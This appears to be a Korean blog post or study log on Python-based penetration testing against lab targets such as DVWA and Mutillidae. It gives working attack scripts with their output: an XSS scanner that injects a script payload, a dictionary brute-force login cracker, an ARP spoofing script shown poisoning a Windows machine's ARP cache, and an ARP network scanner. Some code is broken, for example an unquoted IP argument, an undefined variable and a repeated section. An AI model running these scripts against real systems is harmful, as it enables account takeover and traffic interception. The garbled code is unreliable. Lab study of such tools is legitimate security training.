


파이썬 기반 모의해킹

XSS 취약점 스캐너



192.168.140.131/dvwa/vulnerabilities/xss_r/ 페이지가 xss 에 취약한지 알아보기 위해

xss 코드를 넣어보고, 파이썬을 이용해 스캐너도 만들어 보고자 한다.



security level 이 low 일때는

alert 창이 나오는 것으로 보아, 취약한 상태이나, medium 일때는 나오지 않아 양호한 상태이다.

```
#scanner.py

#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup
from urllib.parse import urljoin
class Scanner:
    def __init__(self, url, ignore_links):
        self.session = requests.Session()
        self.target_url = url
        self.target_links = []
        self.links_to_ignore = ignore_links

    def extract_links_from(self, url):
        response = self.session.get(url)
        soup = BeautifulSoup(response.content, "html.parser")
        links = []
        for a_tag in soup.findAll("a"):
            href = a_tag.attrs.get("href")
            if href:
                full_url = urljoin(url, href)
                links.append(full_url)
        return links

    def crawl(self, url=None):
        if url is None:
            url = self.target_url
        links = self.extract_links_from(url)
        for link in links:
            if link not in self.target_links and link not in self.links_to_ignore:
                self.target_links.append(link)
                print(link)
                self.crawl(link)

    def extract_forms(self, url):
        response = self.session.get(url)
        soup = BeautifulSoup(response.content, "html.parser")
        return soup.findAll("form")

    def submit_form(self, form, value, url):
        action = form.attrs.get("action")
        method = form.attrs.get("method", "get").lower()
        inputs = form.findAll("input")
        post_data = {}
        for input in inputs:
            input_name = input.attrs.get("name")
            input_type = input.attrs.get("type", "text")
            input_value = input.attrs.get("value", "")
            if input_type == "text":
                input_value = value
            post_data[input_name] = input_value

        if method == "post":
            return self.session.post(urljoin(url, action), data=post_data)
        else:
            return self.session.get(urljoin(url, action), params=post_data)

    def test_xss_in_form(self, form, url):
        xss_test_script = "<script>alert('test')</script>"
        response = self.submit_form(form, xss_test_script, url)
        return xss_test_script in response.content.decode()
        if xss_test_script in response.content:
            return True

    def test_xss_in_link(self, url):
        xss_test_script = "<script>alert('test')</script>"
        target_url = f"{url}{'&' if '?' in url else '?'}test={xss_test_script}"
        response = self.session.get(target_url)
        return xss_test_script in response.content.decode()

    def run_scanner(self):
        self.crawl()
        for link in self.target_links:
            forms = self.extract_forms(link)
            for form in forms:
                print(f"[+] Testing form in {link}")
                if self.test_xss_in_form(form, link):
                    print(f"*** XSS vulnerability found in {link}")

#vulnerability_scanner.py

#!/usr/bin/python3

import scanner

target_url = "http://192.168.140.131/dvwa"
links_to_ignore = ["http://192.168.140.131/dvwa/logout.php"]

data_dict = {"username": "admin", "password": "password", "Login": "submit"}

vuln_scanner = scanner.Scanner(target_url, links_to_ignore)
vuln_scanner.session.post("http://192.168.140.131/dvwa/login.php", data=data_dict)

# vuln_scanner.crawl()
form = vuln_scanner.extract_forms("http://192.168.140.131/dvwa/vulnerabilities/xss_r/")
response = vuln_scanner.test_xss_in_link("http://192.168.140.131/dvwa/vulnerabilities/xss_r/?name=test")
print(response)
```

위의 코드를 pycharm 에 작성한 후, 다음 명령어를 입력하였다.

```
python3 vulnerability_scanner.py
```

```
ubuntu@ubuntu:~/PycharmProjects/vulnerability_scanner$ python3 vulnerability_scanner.py
False
ubuntu@ubuntu:~/PycharmProjects/vulnerability_scanner$ python3 vulnerability_scanner.py
True
```

192.168.140.131/dvwa/vulnerabilities/xss_r/) 이 target_url 일때는 False 로 xss로 부터 안전하나,


192.168.140.131/dvwa/vulnerabilities/xss_r/?name=test) 와 같이 target_url 이 true 일 경우 취약하다는 것을 알 수 있다.

XSS 취약점 스캐너가 제대로 작동하는 것을 볼 수 있다.

```
python3 post.py
```

You have logged in as 'admin' 이란 문구가 뜬다.

딕셔너리 파일을 이용하여 로그인 정보 추측 프로그램 만들기



위 같은 59행의 `password.txt` 파일을 이용해 비밀번호를 대입해보는 파이썬 코드를 만들고자 한다.

```
Python ▾ 복사 캡션 ...


#!/usr/bin/python3

import requests

target_url = "http://192.168.40.135/dvwa/login.php" # 타겟 웹페이지 주소
data_dict = {"username": "admin", "password": "password", "Login": "submit"} #사전 구조
response = requests.post(target_url, data=data_dict)

with open("/home/apphacking/Desktop/password.txt", "r") as wordlist_file: #읽기 모드로
    for line in wordlist_file: #wordlist_file 파일안에서 행 별로 루프
        word = line.strip() # 라인들을 word에 대입한다.
        data_dict["password"] = word
        #사전구조의 password가 word에 들어간 line과 일치할 경우
        response = requests.post(target_url, data=data_dict)
        if "Login failed" not in response.content.decode("utf-8"): # 디코딩 추가
            # 비밀번호가 일치하지 않을 경우, 응답 받지 않는다.
            print("[+] Got the password --> " + word)
            # word 자리에 사전 파일에서 비밀번호와 일치한 행이 대입된다.
            exit()

print("[+] Reached end of line.")
```



비밀번호가 `p@ssw0rd` 인 것을 사전 대입을 통해 확인할 수 있다.

ARP 스푸핑

```
import scapy.all as scapy
packet = scapy.ARP()
```

python3

import scapy.all as scapy // pycharm에서 scapy를 불러온다.

scapy.ls(scapy.ARP)

```
apphacking@ubuntu:~/PycharmProjects/hello$ python3
Python 3.8.10 (default, Jan 17 2025, 14:40:23)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import scapy.all as scap
>>> scapy.ls(scapy.ARP)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'scapy' is not defined
>>> import scapy.all as scapy
>>> scapy.ls(scapy.ARP)
hwtype      : XShortEnumField              = ('1')
ptype       : XShortEnumField              = ('2048')
hwlen       : FieldLenField                = ('None')
plen        : FieldLenField                = ('None')
op          : ShortEnumField               = ('1')
hwsrc       : MultipleTypeField (SourceMACField, StrFixedLenField) = ('None')
psrc        : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) = ('None')
hwdst       : MultipleTypeField (MACField, StrFixedLenField) = ('None')
pdst        : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = ('None')
>>>
```

모든 필드 확인 가능

```
apphacking@ubuntu:~$ route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.40.2    0.0.0.0         UG    100    0      0 ens33
169.254.0.0      0.0.0.0         255.255.0.0     U    1000   0      0 ens33
192.168.40.0     0.0.0.0         255.255.255.0   U    100    0      0 ens33
apphacking@ubuntu:~$
```

route -n 으로부터 Gateway 주소가 192.168.40.2 라는 것 확인

sudo python3 networkscanner.py --target 192.168.40.1/24 통해 192.168.40.2 의 MAC주소

확인

```
apphacking@ubuntu:~/PycharmProjects/hello$ sudo python3 networkscanner.py --target 192.168.40.1/24
IP Address      MAC Address
-----
192.168.40.2    00:50:56:ff:65:38
192.168.40.1    00:50:56:c0:00:08
192.168.40.129  00:0c:29:4f:85:9d
192.168.40.254  00:50:56:eb:e8:b6
```

```
#!/usr/bin/python3
import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.40.129", hwdst="00:0c:29:4f:85:9d", psrc=192.168.40.2)
# op = 패킷 종류, pdst = 패킷도착지 IP=Windows머신, hwdst = 하드웨어맥주소=Windows머신, psrc=패킷출발지 IP=게이트웨이 IP
```

Bash

복사 캡션 ...

```
python3 arp_spoof.py
```

```
apphacking@ubuntu:~/PycharmProjects/hello$ python3 arp_spoof.py
###[ ARP ]###
hwtype      = Ethernet (10Mb)
ptype       = IPv4
hwlen       = None
plen        = None
op          = is-at
hwsrc       = 00:0c:29:21:54:a8
psrc        = 192.168.40.2
hwdst       = 00:0c:29:4f:85:9d
pdst        = 192.168.40.129
```

psrc / 출발지 IP 가 192.168.40.2 즉 게이트웨이 IP주소 이고,

hwdst / 목적지 MAC주소 가 00:0c:29:4f:85:9d 로 윈도우머신 MAC주소 이며,

pdst / 목적지 IP 는 윈도우머신 IP주소 인 것을 볼 수 있다.

Python

복사 캡션 ...

```
#!/usr/bin/python3

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.40.129", hwdst="00:0c:29:4f:85:9d", psrc="192.168.40.2")
# op = kind of packet, pdst = protocol destination, hwdst = hardware destination, psrc = protocol source
scapy.send(packet) # 이 라인을 추가하면 희생자가 패킷을 보낸다.
```

```
apphacking@ubuntu:~/PycharmProjects/hello$ sudo python3 arp_spoof.py
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
.
Sent 1 packets.
```

python3 arp_spoof.py // 패킷이 전송되었다.

```
C:\Users\IEUser>arp -a

Interface: 192.168.40.129 --- 0x4
Internet Address      Physical Address      Type
192.168.40.1          00-50-56-c0-00-08     dynamic
192.168.40.2          00-50-56-ff-65-38     dynamic
192.168.40.137        00-0c-29-21-54-a8     dynamic
192.168.40.254        00-50-56-eb-e8-b6     dynamic
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251          01-00-5e-00-00-fb     static
224.0.0.252          01-00-5e-00-00-fc     static
239.255.255.250      01-00-5e-7f-ff-fa     static
255.255.255.255      ff-ff-ff-ff-ff-ff     static
```

<패킷 전송 전>

```
C:\Users\IEUser>arp -a

Interface: 192.168.40.129 --- 0x4
Internet Address      Physical Address      Type
192.168.40.1          00-50-56-c0-00-08     dynamic
192.168.40.2          00-0c-29-21-54-a8     dynamic
192.168.40.137        00-0c-29-21-54-a8     dynamic
192.168.40.254        00-50-56-eb-e8-b6     dynamic
192.168.40.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251          01-00-5e-00-00-fb     static
224.0.0.252          01-00-5e-00-00-fc     static
239.255.255.250      01-00-5e-7f-ff-fa     static
255.255.255.255      ff-ff-ff-ff-ff-ff     static
```

<패킷 전송 후>

게이트웨이 IP주소 인 192.168.40.2 의 맥주소가 공격자인 192.168.40.137 의 맥주소 인 00-0c-29-21-54-a8 로 변경되었다.

네트워크 스캐너

Python ▾

복사 캡션 ...

```
import scapy.all as scapy

def scan(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered, unanswered = scapy.srp(arp_request_broadcast, timeout=1)
    print(answered.summary())
    scan("192.168.40.1/24")

apphacking@ubuntu:~/PycharmProjects/hello$ sudo python3 network_scanner.py
Begin emission
***
Finished sending 256 packets

Received 3 packets, got 3 answers, remaining 253 packets
Ether / ARP who has 192.168.40.2 says 192.168.40.137 ==> Ether / ARP is at 00:50:56:ff:65:38 says 192.168.40.2 / Padding
Ether / ARP who has 192.168.40.1 says 192.168.40.137 ==> Ether / ARP is at 00:50:56:c0:00:08 says 192.168.40.1 / Padding
Ether / ARP who has 192.168.40.254 says 192.168.40.137 ==> Ether / ARP is at 00:50:56:eb:e8:b6 says 192.168.40.254 / Padding
None
```

192.168.40.1/24 대역 에서 보낸 요청을 확인할 수 있다.

누가 192.168.40.2를 가졌는지, 192.168.40.137에게 물으니, 00:50:56:ff:65:38 MAC 주소에서 자신이 192.168.40.2를 가지고 있다고 응답이 돌아온다.

answered 를 추가하였기 때문에, 응답이 있었던 정보들이 출력됐고
unanswered 를 대신 추가하였다면, 응답이 없는 정보들이 출력된다.

LIST OF DICTIONARIES

index	0			1			2		
value	Key	mac	ip	Key	mac	ip	Key	mac	ip
	value	00:11:11:11:11:11	10.0.2.1	value	00:22:22:22:22	10.0.2.2	value	00:33:33:33:33	10.0.2.7

index	0	1	2
value	{ "ip" : "10.0.2.1", "mac" : "00:11:22:33:44:55"}	{ "ip" : "10.0.2.2", "mac" : "00:24:A2:31:11:22"}	{ "ip" : "10.0.2.4", "mac" : "00:11:A2:44:44:23"}

Elements can be accessed using list index and dict key

```
print(list[0]["mac"]) #prints 00:11:11:11:11
print(list[1]["mac"]) #prints 00:22:22:22:22
print(list[2]["ip"])  #prints 10.0.2.7
```

list[0][**"mac"**] 은 mac테이블 의 index 0 이므로 00:11:11:11:11:11

list[1][**"mac"**] 은 mac테이블 의 index 1 이므로 00:22:22:22:22:22

list[2][**"ip"**] 은 ip테이블 의 index 2 이므로 00:33:33:33:33:33 를 출력한다.

network_scanner.py

#!/usr/bin/env python

import scapy.all as scapy

def scan(ip):

arp_request = scapy.ARP(pdst=ip)

broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") # 브로드캐스트 패킷을 보낸다.

arp_request_broadcast = broadcast/arp_request # arp와 브로드캐스트를 조합

answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

유용한 정보가 담긴 모든 패킷을 answered_list에 대입하고, 아래 for문에서 반복한다.

print("IP\t\t\tMAC Address\n-----")

clients_list = []

for element in answered_list: # 아래 딕셔너리 요소들을 반복

client_dict = {"ip" : element[1].psrc, "mac": element[1].hwsrc}

ip와 mac 요소를 client_dict에 대입한다.

clients_list.append(client_dict)

client_dict을 client_list라는 큰 목록에 요소로 추가

print(element[1].psrc + "\t\t" + element[1].hwsrc)

각각 클라이언트의 IP주소와 MAC주소를 리스트로 포함

print(clients_list)

scan("192.168.40.1/24")

PycharmProject 경로에서

python network_scanner.py

```
apphacking@ubuntu:~/PycharmProjects/hello$ sudo python3 network_scanner.py
IP                               MAC Address
-----
192.168.40.2                     00:50:56:ff:65:38
192.168.40.1                     00:50:56:c0:00:08
192.168.40.254                  00:50:56:eb:e8:b6
[{'ip': '192.168.40.2', 'mac': '00:50:56:ff:65:38'}, {'ip': '192.168.40.1', 'mac': '00:50:56:c0:00:08'}, {'ip': '192.168.40.254', 'mac': '00:50:56:eb:e8:b6'}]
```

새로 추가한 패킷을 확인할 수 있다.

Python ▾

복사 캡션 ...

#!/usr/bin/python3

import scapy.all as scapy

import optparse

def get_arguments():

parser = optparse.OptionParser()

parser.add_option("-t", "--target", dest="target", help="Target IP / IP range.")

(options, arguments) = parser.parse_args()

if not options.target:

parser.error("[!] Please specify a target IP or IP range. Use --help for more info.")

return options

def scan(ip):

arp_request = scapy.ARP(pdst=ip)

answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]

clients_list = []

for element in answered_list:

client_dict = {"ip": element[1].psrc, "mac": element[1].hwsrc}

clients_list.append(client_dict)

return clients_list

def print_result(results_list):

print("IP Address\t\tMAC Address")

print("-----")

for client in results_list:

print(client["ip"] + "\t\t" + client["mac"])

options = get_arguments()

scan_result = scan(options.target)

print_result(scan_result)

```
PermissionError: [Errno 1] Operation not permitted
apphacking@ubuntu:~/PycharmProjects/hello$ sudo python3 networkscanner.py --target 192.168.40.1/24
[sudo] password for apphacking:
IP Address                     MAC Address
-----
192.168.40.2                     00:50:56:ff:65:38
192.168.40.1                     00:50:56:c0:00:08
192.168.40.254                  00:50:56:eb:e8:b6
apphacking@ubuntu:~/PycharmProjects/hello$
```

192.168.40.1/24 영역의 IP주소 별 MAC주소 를 확인 할 수 있다.

```
def request(url):
    try:
        return requests.get(url)
    except requests.exceptions.ConnectionError:
        pass

target_url = "http://192.168.140.131/mutillidae/index.php?page=dns-lookup.php"
response = request(target_url)

parsed_html = BeautifulSoup(response.content)
forms_list = parsed_html.findAll("form")
print(forms_list)
```

```
python3 extract_forms.py
|
```

```
ubuntu@ubuntu:~/PycharmProjects/extract_forms.py$ python3 extract_forms.py
b'<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>404
Not Found</title>\n</head><body>\n<h1>Not Found</h1>\n<p>The requested URL /mut
illidae/index.php?page=dns-lookup.php was not found on this server.</p>\n<hr>\n
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.140.131 Port 80</address
>\n</body></html>\n'
```

양식안에서 사용되는 코드만 갖고 있게 된다.

Version: 2.1.19	Security Level: 0 (Hosed)	Hints: Disabled (0 - I try harder)	Not Logged In
Home	Login/Register	Toggle Hints	Toggle Security
Reset DB	View Log	View Captured Data	

Core Controls
OWASP Top 10
Others
Documentation
Resources



Site

DNS Lookup

 **Back**

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

192.168.40.138/mutillidae

DNS Lookup

```
#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup

def request(url):
    try:
        return requests.get(url)
    except requests.exceptions.ConnectionError:
        pass

target_url = "http://192.168.140.131/mutillidae/index.php?page=dns-lookup.php"
response = request(target_url)

parsed_html = BeautifulSoup(response.content)
forms_list = parsed_html.findAll("form")
print(forms_list)
```

```
python3 extract_forms.py
|
```

```
ubuntu@ubuntu:~/PycharmProjects/extract_forms.py$ python3 extract_forms.py
b'<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<title>404
Not Found</title>\n</head><body>\n<h1>Not Found</h1>\n<p>The requested URL /mut
illidae/index.php?page=dns-lookup.php was not found on this server.</p>\n<hr>\n
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.140.131 Port 80</address
>\n</body></html>\n'
```

양식안에서 사용되는 코드만 갖고 있게 된다.